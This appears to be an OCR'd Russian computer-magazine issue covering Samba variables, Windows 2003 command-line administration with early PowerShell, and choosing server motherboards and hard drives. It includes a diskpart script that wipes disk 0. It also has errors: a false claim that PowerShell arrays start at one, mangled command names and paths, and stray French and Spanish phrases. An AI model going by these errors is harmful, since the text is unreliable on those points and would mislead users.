SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege -U
sergej%password
Successfully granted rights.
```

Вот, собственно, и все. Теперь у нас есть контроллер домена под управлением Linux, пользователи, обладающие необходимыми правами, и доступные сетевые ресурсы. Стоит также отметить, что имеются графические инструменты, позволяющие упростить настройку Samba. Это SWAT, входящий в состав Samba (требуется установить пакет swat), и универсальный Webmin. Последний, кроме контроля и основных настроек, имеет еще ряд полезных возможностей, например автоматическое конвертирование пользователей и групп Linux в Windows. Успехов.

ПЕРЕМЕННЫЕ В SAMBA

В секции global возможно использование различных переменных для более гибкой настройки работы сервера. После установки соединения вместо них подставляются реальные значения. Например, в директиве «log file = /var/log/samba/%m.log» параметр %m помогает определить отдельный лог-файл для каждой клиентской машины. Приведу наиболее часто используемые переменные секции global:
%a — архитектура ОС на клиентской машине (возможные значения: Win95, Win NT, UNKNOWN и т.д.);
%m — NetBIOS-имя компьютера клиента;
%L — NetBIOS-имя сервера Samba;
%v — версия Samba;
%I — IP-адрес компьютера клиента;
%T — дата и время;
%u — имя пользователя, использующего сервис;
%H — домашняя директория пользователя %u.
Для более гибкой настройки применяется директива include, использующая приведенные выше переменные. Например, «include = /etc/samba/smb.conf.%m» — теперь при запросе с компьютера sales при наличии файла /etc/samba/smb.conf.sales конфигурация будет взята из этого файла.
Также имеется интересная возможность создания виртуального сервера. Для этого используется параметр netbios aliases:

```
netbios aliases = sales accounting admin
```

Также указываем серверу использовать для каждого виртуального сервера свой конфигурационный файл:

```
include = /etc/samba/smb.conf.%L
```

Теперь в окне обозревателя сети будет видны три сервера: sales, accounting, admin.



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Меняем окна на консоль

АДМИНИСТРИРОВАНИЕ WINDOWS 2003 ИЗ КОМАНДНОЙ СТРОКИ

Парадоксально, но факт: утилиты командной строки в Windows никогда не привлекали внимания ни пользователей, ни администраторов, но в тоже время состав и возможности этих утилит обогащаются каждый год.

О том, как работать в командной строке
Наиболее часто используемой утилитой командной строки является сам командный интерпретатор — cmd.exe. Именно его мы запускаем, когда нам нужно поработать с командной строкой. Интерпретатор cmd пришел на смену command.com из мира DOS и Windows 9x.
Когда торопишься или просто не хочешь ждать завершения первой команды, можно ввести сразу несколько команд, разделив их амперсандом:

```
команда1 & команда2 & ... & командаN
```

Если эту последовательность команд приходится выполнять часто, целесообразно создать командный файл — обычный текстовый файл с расширением cmd. Каждая команда записывается в отдельной строке, но можно и использовать амперсанды.
Иногда нужно проанализировать результат первой команды, а только потом, если результат успешен, выполнить вторую команду. Это можно реализовать с помощью двойного амперсанда:

```
команда1 && команда2
```

Вторая команда будет выполнена, если код завершения первой команды равен нулю (успешное завершение).
Не успел прочитать, что написала тебе программа? Тогда вывод можно передать программе more для постраничного просмотра (листать нужно пробелом):

```
команда | more
```

Символ «|» используется для перенаправления стандартного вывода одной команды на стандартный ввод другой. Что будет делать с этим выводом другая программа, зависит только от нее.
Для перенаправления вывода команды в файл используются символы «>» и «>>»:

```
команда > файл
команда >> файл
```


В первом случае файл, если он существует, будет перезаписан, а во втором информация будет добавлена в конец файла. Для подавления вывода команды можно перенаправить вывод в пустое устройство:

```
команда > NUL
```

Для очистки экрана командной строки удобно использовать команду cls.
Команды бывают внутренними и внешними. Внутренние команды выполняет сам cmd.exe. Внешние команды — обычные исполняемые exe-файлы на диске. Когда мы вводим команду, cmd определяет, что это за команда. Если внутренняя, то он выполняет ее сам, если внешняя, тогда cmd производит поиск исполняемого файла в текущем каталоге и по пути поиска программ (переменная окружения PATH).
Просмотреть содержимое переменной PATH можно так:

```
echo %PATH%
```

Команды для управления операционной системой
В Unix есть очень полезная программа shutdown. С ее помощью можно не только завершить работу системы (или перезагрузить



> Использование pathping

> Список задач

ее), но и указать время завершения. Аналог этой команды есть и в Windows. С ее помощью можно просто выключить систему, выполнить перезагрузку, убить активных пользователей, перейти в режим пониженного энергопотребления и закончить сеанс без отключения компьютера. Очень полезен параметр '-t', позволяющий задать в секундах тайм-аут операции.

К командам этой группы также относится программа taskkill, которая используется для завершения/убийства работы одного или нескольких процессов. Задать процесс можно по имени образа (имени исполняемого файла — ключ '/IM') или по идентификатору процесса (ключ '/pid'). Например:

```
taskkill /IM notepad.exe
```

Вообще говоря, возможностей у этой команды очень много. К примеру, можно завершить все процессы, которые используют определенную DLL.

Команды мониторинга

Как было отмечено, команде taskkill нужно передать имя образа или PID процесса. Узнать PID процесса можно с помощью команды tasklist. Также к командам мониторинга можно отнести: mem (вывод информации об использовании памяти), systeminfo (полная информация о системе) и tracerpt (отслеживание журнала событий с возможностью вывода отчета в формате CSV).

Сетевые команды

В Windows довольно много программ для диагностики и мониторинга сети, причем некоторые администраторы даже не подозревают об их существовании:

arp — управление ARP-таблицей;
ping — отправка ICMP-пакетов на указанный узел для проверки его доступности;
ping6 — версия ping для протокола IPv6;
tracert — трассировка маршрута к указанному узлу;
tracert6 — версия tracert для протокола IPv6;
pathping — усовершенствованная версия tracert;
net — управление сетью из командной строки;
nskookup — просмотр записей DNS-сервера;
netstat — вывод информации о сети;
ipconfig — вывод информации о настройках протокола IP;
route — вывод и изменение таблицы маршрутизации;
netsh (routemon) — управление маршрутизатором.

Особого внимания заслуживают команды net и netstat. С помощью первой можно произвести много различных операций. Введи команду net без параметров — в ответ получишь список команд:

accounts — используется для обновления базы данных регистрационных записей и изменения параметров входа в сеть;
computer — добавляет или удаляет компьютеры из базы данных домена NT;
config — выводит информацию о службах сервера или рабочей станции;
continue — активизирует службу, ранее приостановленную с помощью команды net pause;
file — используется для установки и снятия блокировки с совместно используемого файла, а также для вывода списка блокировок;
group — выводит информацию о глобальных группах сервера, также используется для изменения глобальных групп;
localgroup — управляет локальными группами на локальном компьютере;
name — управляет псевдонимами этого компьютера;
pause — приостанавливает выполнение заданной службы, продолжить работу службы можно с помощью команды net continue;
print — управляет очередью печати;
send — отправляет короткое сообщение пользователям (или конкретному пользователю) сети;
session — управляет сеансами связи этого компьютера с другими компьютерами;
share — разрешает/запрещает использовать ресурсы этого компьютера другим компьютерам сети;
start — запускает остановленную сетевую службу;
stop — останавливает службу;
statistics — выводит журнал статистики для локальной службы рабочей станции или сервера;
time — синхронизирует время этого компьютера с временем другого компьютера сети;
use — используется для подключения общих ресурсов другого компьютера сети;
user — создает и изменяет учетные записи пользователя, используется только на сервере;
view — выводит список общих ресурсов этого компьютера.

Получить справку по конкретной команде можно так:

```
net help имя_команды
```

Теперь поговорим о команде netstat. Она выводит статистику использования сети и отображает информацию о текущих соединениях. Представим, что на твоем компьютере закрыты все приложения, которые могут обращаться к сети, а обращение к ней все равно происходит, о чем свидетельствуют индикаторы в system tray. Введи команду «netstat-o» и узнаешь, какая программа это делает (параметр '-o' используется для вывода PID процесса).

Команды обслуживания жестких дисков

Для проверки дисков используются команды chkdsk (проверка FAT-разделов) и chkntfs (проверка NTFS-разделов), для дефрагментации — defrag. recover применяется для восстановления файлов с поврежденных разделов, а всем



> www.thevista.ru/page.php?id=865
www.microsoft.com/technet/scriptcenter/scripts/msh/default.mspx
www.microsoft.com/windowsserver2003/technologies/management/powershell/default.mspx
www.networkdoc.ru/files/insop/win2003/read.html?command.html
http://offline.computerra.ru/2006/625/251407/
www.cyberguru.ru/operating-systems/windows/windows2003-cmd.html

известная команда format — для форматирования дисков. Вместо команды fdisk, которая была в Windows 9x, в современных версиях Windows используется diskpart. Эта программа позволяет разбить диск на разделы, создать/удалить логические диски, выбрать активный раздел и т.д. Если команда fdisk работала в интерактивном режиме, то diskpart в основном ориентирована на использование в сценариях. Сценарии — это текстовые файлы с инструкциями, которые должна выполнить diskpart. Вызвать diskpart можно так:

```
diskpart /s <имя_сценария>
```

ПРИМЕР СЦЕНАРИЯ DISKPART

```
select disk 0
clean
create partition primary
select partition 1
assign letter=c:
active
format
exit
```

Обрати внимание, как здесь осуществляется работа с объектами. Сначала с помощью команды select мы выбираем диск (select disk). Затем мы производим две операции (clean и create partition). Далее выбираем другой объект — раздел (select partition) и производим операции с ним (делаем раздел активным и форматируем его).
Можно указать размер создаваемого раздела (в данном случае 5 Гб), например:

```
create partition primary size=5000
```

К этому разделу можно отнести еще две команды: diskperf, которая управляет счетчиками производительности жесткого диска, и fsutil, управляющую поведением файловой системы. Например, с помощью fsutil можно сбросить или установить флаг тома «грязный» (dirty), а также получить информацию о файловой системе.

Команды для поддержки и диагностики Active Directory

В Windows 2003 для управления службой каталога используются так называемые DS-утилиты:
dsquery — выводит список объектов Active Directory по заданным параметрам поиска;
dsget — возвращает атрибуты заданного объекта Active Directory, может принимать на стандартный ввод стандартный вывод команды dsquery;
dsadd — добавляет один или несколько объектов Active Directory;
dsmod — модифицирует атрибуты существующего объекта;
dsmove — перемещает объект из одного домена в другой;
dsrm — удаляет один или несколько объектов;
Синтаксис всех DS-команд похож, используй «/?» для получения справки.

Для диагностики контроллера домена (DC) используется утилита DcDiag из комплекта Support Tools. Если запустить ее без параметров, то запустится 27 тестов DC (к слову, в Windows 2000 было 22 теста).

Другие команды


Для выполнения заданной команды в строго определенное время можно использовать планировщик at. Есть возможность задать дату запуска команды, время, интервал (например, каждый день). Программа может работать в интерактивном режиме (параметр /interactive).
Если боишься редактировать файл boot.ini в блокноте, воспользуйся программой bootcfg, которая позволяет избежать ошибок при редактировании этого файла.
Иногда полезно опросить драйверы устройств. Для этого используется команда driverquery.

Windows PowerShell

Возможности стандартного командного интерпретатора cmd в Windows довольно скудны, особенно по сравнению с командными интерпретаторами Unix: ksh, bash, zsh. В Microsoft это тоже понимают, поэтому была разработана оболочка Monad, она же MSH, которая впоследствии была переименована в Windows PowerShell. Установить MSH можно на следующих платформах: Windows XP SP2, Windows Vista, Windows Server 2003 и Windows Server Longhorn. Скачать PowerShell можно по адресу www.microsoft.com/windowsserver2003/technologies/management/powershell/default.mspx. Там же ты найдешь и полное руководство по ней.
Оболочка PowerShell — это интерактивный командный интерпретатор. С его помощью можно создавать сценарии, позволяющие администраторам автоматизировать управление системными задачами как на сервере, так и на других компьютерах сети. PowerShell, в отличие от cmd, предоставляющего доступ только к файловой системе, позволяет управлять всей операционной системой и ее приложениями. Например, мы можем работать с реестром Windows как с обычной файловой системой. Вот некоторые полезные команды, которые нужно знать для начала работы в PowerShell:
Get-Command — получить список доступных команд;
Get-Help — получить справку по указанной команде;
Get-Drive — получить список дисков;
Set-Location — изменить текущее местоположение (аналог команды cd в cmd);
Set-Alias — создать псевдоним для команды;
Get-Date — вывести дату.
Как и в cmd, поддерживается перенаправление ввода/вывода, например:

```
Get-Date > current-date.txt
```

При запуске PowerShell автоматически запускаются следующие сценарии (если они найдены):
- Documents and Settings\All Users\Documents\Msh\profile.msh;
- Documents and Settings\All Users\Documents\Msh\Microsoft.



› Активные соединения — netstat

› Операторы сравнения

Management.Automation.msh_profile.msh;
• $HOME\My Documents\msh\profile.msh;
• $HOME\My Documents\msh\Microsoft.
Management.Automation.msh_profile.msh.

Сценарий — это обычный текстовый файл, содержащий команды PowerShell. Расширение у файла сценария должно быть msh. Синтаксис PowerShell похож на синтаксис любого другого языка высокого уровня. Рассмотрим несколько примеров:

```
MSH> 5*5
25
MSH> "Конкатенация" + "строк"
Конкатенация строк
MSH> (Get-Date).year * 5
10035
```

Можно работать с переменными, причем поддерживаются массивы:

```
MSH> $t = 10
MSH> $t
10
MSH> $arr = 1,2
MSH> $arr
1
2
MSH> $arr[1] = 3
MSH> $arr
3
2
```

Перед именем переменной нужно обязательно указывать знак доллара — так PowerShell поймет, что перед ним переменная, а не значение. Нумерация элементов массива начинается с единицы. Для доступа к элементу массива используются квадратные скобки, для добавления нового элемента в массив — оператор «+»:

```
MSH> $arr += 7
MSH> $arr
3
2
7
```

Кроме простых массивов, поддерживаются ассоциативные массивы:

```
MSH> $assoc = @{ one = 1; two = 2;
three = 3}
MSH> $assoc['one']
1
```

Для добавления элемента в ассоциативный массив используется вот такая конструкция:

```
$assoc += @{ four = 4 }
```

Тип переменной выбирается автоматически, но можно установить любой тип .NET: array, bool, byte, char, char[], decimal, double, float, int, int[], long, long[], regex, single, scriptblock, string, type, xml. Он определяется в квадратных скобках в момент присваивания:

```
MSH> $var = [int]10;
```

В сценариях можно использовать условные операторы if-elseif-else, switch, а также операторы циклов while, do-while, do-until, foreach.
Мы рассмотрим только оператор if-elseif-else и циклы while и foreach. Конструкция if-elseif-else следующая:

```
if (условие) {операторы
} elseif (условие) {операторы
...
} elseif (условие) {операторы
} else {операторы}
```

Условие задается так:

```
переменная оператор_сравнения переменная_или_значение
```

Цикл while выглядит так:

```
while {условие} {операторы}
```

Пример:

```
$i = 0; while($i -lt 10) { $i; $i++ }
```

Этот цикл выведет числа от 0 до 9.
Теперь рассмотрим синтаксис foreach:

```
foreach (переменная in ассоциативный_массив) {операторы}
```

Цикл foreach удобно использовать для перебора значений ассоциативного массива, например:

```
foreach ($v in Get-Process |Sort-
Object Name) { $v.Name }
```

А сейчас поговорим о работе с реестром.

Перейти в нужный раздел можно с помощью всем знакомой команды cd:

```
MSH> cd hkcu:
```

Мы попали в раздел HKEY_CURRENT_USER. Можно перейти в другой раздел, например HKEY_LOCAL_MACHINE, задав его имя или сокращение (hklm). Вывести содержимое раздела можно с помощью команды dir. Чтобы просмотреть его, используется команда get-property:

```
MSH> cd hkcu:
SoftwareMicrosoftNotepad
MSH> get-property .
```

В данном случае мы выводим настройки блокнота. Значение переменной в разделе устанавливается посредством set-property (следующая команда изменит шрифт блокнота):

```
MSH> set-property . — property
lfFaceName -value "Arial"
```

КОМАНДЫ ДЛЯ РАБОТЫ С ФАЙЛОВОЙ СИСТЕМОЙ

type — просмотр файла;
more — постраничный вывод файла;
copy — копирование одного или нескольких файлов;
move — перемещение одного или нескольких файлов (или переименование каталога);
del — удаление одного или нескольких файлов;
ren — переименование файла;
attrib — изменение атрибутов файла/каталога (скрытый, системный, только чтение, архивный);
fc — сравнение файлов;
find — поиск текстовой строки в одном или нескольких файлах;
grep — поиск текстовой строки (можно использовать регулярные выражения) в файле или в списке файлов;
cd — смена каталога;
dir — вывод содержимого каталога;
tree — вывод дерева каталогов;
md (или mkdir) — создание каталога;
rd — удаление каталога или дерева каталогов.

КРИС КАСПЕРСКИ



Чудеса селекционной работы

СТРАТЕГИЯ ВЫБОРА МАТЕРИНСКОЙ ПЛАТЫ И ЖЕСТКИХ ДИСКОВ ДЛЯ СЕРВЕРА


Как среди тысяч материнских плат и сотен наименований жестких дисков выбрать модели, наилучшим образом подходящие для сервера? Да еще при достаточно скудном бюджете? Промышленные серверы от крупных производителей не предлагать — они просто не стоят тех денег, которые за них просят. При достаточном опыте общения с железом надежный сервер можно собрать и самостоятельно. Вот об этом самом опыте (удачных находках, досадных ошибках и неожиданных разочарованиях) мыщъх и собирается рассказать.

По существу, сервер — это обыкновенный ПК с операционной системой Windows/Linux/BSD и набором программного обеспечения типа IIS/Abyss/War-FTP/Apache/Sendmail. Не секрет, что большинство серверов, стоящих на витринах компьютерных магазинов, собираются местными умельцами при помощи молотка и мата. Естественно, качество такой продукции оставляет желать лучшего, а настоящие серверы от Sun, Dell и HP далеко не каждому по карману, особенно если это приватный ftp, не приносящий никакой выгоды и подпитываемый одним лишь энтузиазмом.


Собрать нормальный сервер из ширпотребных компонентов вполне реально. Главное не забывать, что, в отличие от обычных компьютеров, сервер ориентирован на круглосуточную работу, поэтому требования к надежности комплектующих намного выше. Широко распространенное заблуждение гласит, что брендовое имя на стикере автоматически гарантирует надежность, избавляя нас от проблем, присущих дешевым моделям. Однако даже если мы имеем дело с подлинным брендом (а не с его грубой подделкой), надеяться на «магические свойства» громкого имени, право же, слишком наивно. Чтобы не попасть впросак, потребитель должен знать, чем хорошая материнская плата визуально отличается от плохой. Другой важнейший компонент системы — жесткие диски, от которых зависит буквально все. Но оценить, сколько проработает тот или иной винчестер, не так-то просто! Остается либо слепо верить рекламе, либо обратиться за советом к специалистам, любезно предоставившим журналу эксклюзивную информацию, которой не располагает никто другой. Но не будем забегать вперед. До жестких дисков мы еще доберемся, но только после того, как разберемся с материнскими платами, разнеся их в пух и прах.

Электронная оснастка

Берем материнскую палату в руки и смотрим: если на северном мосте (большая микросхема, соседствующая с процессором) установлен вентилятор, посылаем ее в /dev/null, не дожидаясь пока вентилятор выйдет из строя (а он обязательно выйдет, причем достаточно скоро), вызывая перегрев северного моста и дикие глюки, зачастую сопровождающиеся потерей данных. Причем в связи с тенденцией производителей использовать нестандартные вентиляторы реанимация платы из тривиальной операции по пересадке «карлсона» превращается в серьезную инженерную задачу, требующую навыков работы с металлом. Лучше




> Внутри домашнего сервера



> Отличная материнская плата с MOSFET'ами, посаженными на массивные радиаторы, танталовыми конденсаторами и большим количеством керамики

всего выбирать модели с пассивным охлаждением, то есть с радиатором без вентилятора. Однако тут есть один подвох — крошечный радиатор, установленный на двухсторонний скотч (который сам по себе является весьма неплохим теплоизолятором), навряд ли обеспечит бесперебойную работу сервера в режиме 24 часа 7 дней в неделю. Наличие двухстороннего скотча выдает отсутствие следов крепления радиатора к плате, ну а массивность радиатора приходится оценивать на глаз. Естественно, пассивное охлаждение легко превратить в активное, закрепив вентилятор на шарикоподшипниках, но зачем же извращаться, если можно сразу купить нормальную плату? Разобравшись с северным мостом (на южный мост радиатор практически никогда не ставится, но если он там установлен, это просто замечательно), посмотрим, что за конденсаторы стоят в цепях питания и, главное, где именно они стоят. Огрубляя, все электролитические конденсаторы можно разделить на два типа: алюминиевые и танталовые (tantalum capacitor).
Танталовые (такие маленькие «бочоночки» с синей или черной полоской на верхушке) значительно лучше алюминиевых: они обладают существенно меньшим эквивалентным последовательным сопротивлением (ESR), способны работать при повышенных температурах, менее болезненно относятся к неотфильтрованной высокочастотной составляющей и не вздуваются, когда MOSFET'ы уходят в утечку. Стоят они намного дороже алюминиевых и устанавливаются только в высококачественные материнские платы. Маркировку танталовых конденсаторов легко найти в любом каталоге электронных компонентов.
Желательно, чтобы танталовые конденсаторы располагались как можно дальше от всевозможных источников тепла: радиаторов процессора и северного моста, MOSFET'ов и т.д. А вот для их алюминиевых собратьев это требование обязательно, и конденсатор, расположенный вплотную к процессору, спустя короткое время начнет «подсыхать», вызывая сбои операционной системы, источник которых очень трудно обнаружить.
Поскольку высокочастотные импульсы вызывают нагрев электролитических конденсаторов (особенно алюминиевых), они шунтируются керамическими конденсаторами (такие плоские квадратики размером со спичечную головку). Ошибка большинства производителей состоит в том, что они жадничают и кладут керамики меньше, чем нужно. С хорошим БП такая плата может проработать и год, и два без всяких нареканий, но вот с плохим может выйти из строя задолго до окончания гарантии, причем все это время сервер будет колбасить по полной программе. Короче, чем больше керамики положено вокруг электролитов, тем лучше.
Здесь же обычно устанавливаются электронные ключи (они же MOSFET'ы), подключенные к преобразователю постоянного тока (то есть к стабилизатору) и запитывающие процессор, память, северный мост, видеокарту и прочих потребителей. Естественно, MOSFET'ы сильно греются (да так, что, дотронувшись до них, можно обжечься), а нагреваясь, постепенно изменяют свои свойства (кристалл деградирует, что поделаешь!) и уже не могут обеспечить надлежащего качества стабилизации. Современные процессоры требуют столько энергии, что приходится использовать многоканальные преобразователи, причем чем больше каналов (и соответственно, MOSFET'ов), тем лучше. Крайне желательно, чтобы на MOSFET'ах были установлены хотя бы крохотные радиаторы. Если об этом не позаботился производитель, комплект радиаторов легко приобрести и самостоятельно (их выпускают многие фирмы, например тот же Zalman). Это не только продлит жизнь материнской платы, но и предотвратит возможные сбои сервера.

Интегрированные компоненты и драйверы


Интеграция в каком-то смысле великолепная вещь. Вместо того чтобы приобретать кучу контроллеров по отдельности, гораздо проще взять материнскую плату, уже оснащенную всем необходимым. Однако в стремлении удешевить свою продукцию, производители зачастую используют отстойные чипы, в результате чего мы имеем «как бы» работающий RAID, тормозной гигабитный Ethernet и прочие «прелести», уступающие PCI-контроллерам по всем параметрам, важнейшим из которых является совместимость с Linux- и BSD-системами. Можно, конечно, воздвигнуть сервер и на основе Windows, но, рассуждая по аналогии, не лучше ли доплатить еще немного и купить что-нибудь от Sun? Как бы там ни было, Linux и BSD занимают весьма заметное положение на серверном рынке, значительно превосходя Windows по надежности и стойкости к взлому. Если мы планируем установку Linux/BSD сейчас или в обозримом будущем, надо убедиться, что все необходимые нам интегрированные устройства исправно поддерживаются выбранной нами осью. Конечно, при желании интегрированное устройство можно отключить, воткнув подходящую карту в свободный PCI-слот, но зачем платить деньги за то, что все равно не удастся использовать?
Существует нелепое заблуждение, что ни Linux,

Проблема интегрированных RAID-контроллеров

Внимание! Категорически не рекомендуется использование встроенных RAID-контроллеров! Поскольку разные чипы несовместимы между собой, RAID-массив намертво привязан к своей материнской плате, и если она выйдет из строя, то для «оживления» RAID-массива потребуется приобрести модель с аналогичным чипом. Но и в этом случае у нас не будет гарантий, что все заработает как надо! Материнские платы слишком быстро устаревают и снимаются с производства. Внешние RAID-контроллеры в этом смысле намного надежнее.



> Материнская плата с активным охлаждением северного моста — это плохая материнская плата, особенно если используется фирменный вентилятор нестандартного типа



> Танталовые конденсаторы — это хорошо. MOSFET'ы с жидкостным охлаждением — явный перегиб, а малое количество керамики — это уже нехорошо, так что эта материнская плата относится к категории среднего качества и для сервера не рекомендуется

ни BSD не поддерживают интегрированный гигабитный Ethernet. Идем на www.freebsd.org/releases/6.2R/hardware.html и видим кучу чипов, поддерживаемых FreeBSD 6.2 (в том числе и от Intel'a, пользующегося уважением у разработчиков материнских плат). Аналогичным образом обстоят дела и с SCSI/IDE/RAID-контроллерами. К сожалению, далеко не все оборудование, перечисленное в списке поддерживаемого железа, реально поддерживается свободными операционными системами. Вот, например, чип SiI3112 (использующийся, в частности, компанией Adaptec в 1210SA SATA RAID-контроллере) как будто бы поддерживается (смотри man 4 ata), однако исходные тексты содержат следующий убийственный комментарий: «Очередное исправление ошибок в драйвере SiI3112A: при одновременном использовании обоих каналов возникала путаница и неразбериха, благодаря чему SiI3112 заслужил репутацию самого гнусного SATA-чипа из всех существующих; мой совет: избегайте этого чипа как чумы». Выходит, что поддержка поддержке рознь.

Выбор жестких дисков

Винчестеру, установленному в сервере, мы доверяем хранение своих и чужих данных, многие из которых существуют в единственном экземпляре и нигде не зарезервированы. Как человек, время от времени занимающийся восстановлением данных (и даже написавший об этом книжку, электронную копию которой можно скачать с nezumi.org.ru), мыщъх часто подвергается допросу знакомых, интересующихся тем, какого производителя выбрать, какой модели отдать предпочтение. Цены на жесткие диски давно сравнялись, поэтому количество убитых енотов уже не критично. Остальные параметры — тоже. Главное, чтобы винчестер не вышел из строя без возможности восстановления. Мыщъх и рад бы ответить, но он заинтересован в поиске надежных винчестеров не меньше других, вот только у жестких дисков нет надежности. Вместо этого у них гарантийный талон.

Не бывает хороших и плохих производителей. Ни одному бренду не удалось избежать ни мелких производственных дефектов, ни вопиющих ошибок проектирования. Правильнее говорить о неудачных («падучих») моделях. Например, печально известная серия Fujitsu MPG, в которой использовалась микросхема Cirrus Logic с измененным составом подложки, со временем образовывала паразитные утечки, а винчестеры IBM DTLA (в просторечии называемые «дятлами») отличались идиотской конструкцией разъема гермоблока, вызывающей периодический неконтакт и, как следствие, преждевременный обрыв операции записи. На сайте фирмы Derstein, занимающейся восстановлением данных, приводится любопытная статистика зафиксированных отказов (www.derstein.ru/cgi-bin/stat.cgi?do=show). Согласно ей, наилучшим производителем является Samsung (хотя малое количество отказов может быть связано с невысокой популярностью таких дисков).

Комментарий специалиста

Le fait est que, у всех производителей встречаются неудачные модели. К тому же, как уже говорилось, источник отказов зачастую располагается вне диска. De esta manera, вопрос о надежности правильнее ставить так: «Какой диск имеет наибольшие шансы на успешное восстановление?» С этим вопросом мыщъх обратился к ведущему инженеру фирмы ACE Lab Сергею Яценко, через руки которого прошли тысячи дисков.

Наибольшие шансы на успешное восстановление (проще подобрать блок головок в случае проблем с ним, практически нет самоповреждения записи, сравнительно низкое количество экстремально сложных узлов) имеют диски следующих фирм: Seagate, Samsung, Hitachi-IBM (HGST), Fujitsu (2,5"), ну и, может быть, Toshiba (2,5"). Хотя у последней есть очень неприятная особенность, связанная с протеканием подшипника шпиндельного двигателя из-за того, что крышка его не приварена, как у других, а приклеена… Правда, у Maxtor'a она тоже приклеена, но благодаря значительно большей толщине и габаритам проблем с ней не возникает. Название компаний я упорядочил по мере увеличения проблематичности их дисков…
Далее идут диски, которые доставляют массу неприятностей при восстановлении, хотя и отказывают не сильно чаще представителей первого списка (этот список также упорядочен по нарастанию глючности):

- Maxtor — очень «порадовали» глючной записью и нестабильностью головок;
- WDC — в некоторых случаях крайне сложно подобрать исправные головки и восстановить функциональность служебной зоны; у них статический транслятор, что приводит к невозможности прочитать данные пользователя при разрушении модулей транслятора и таблицы дефектов в служебной зоне;
- Quantum — компании уже нет, но диски продолжают выходить из строя и при этом практически не восстановимы. Самый действенный, но не самый продуктивный способ восстановления — это заморозка. В некоторых случаях диск, замороженный при -10 градусах Цельсия, в течение получаса начинает отдавать данные. Но этот трюк проходит не часто.

Замена головок у них крайне затруднена и в случае трех- и более голового диска почти не реальна (вернее, реальна, но при впечатляющих трудозатратах).

Заключение

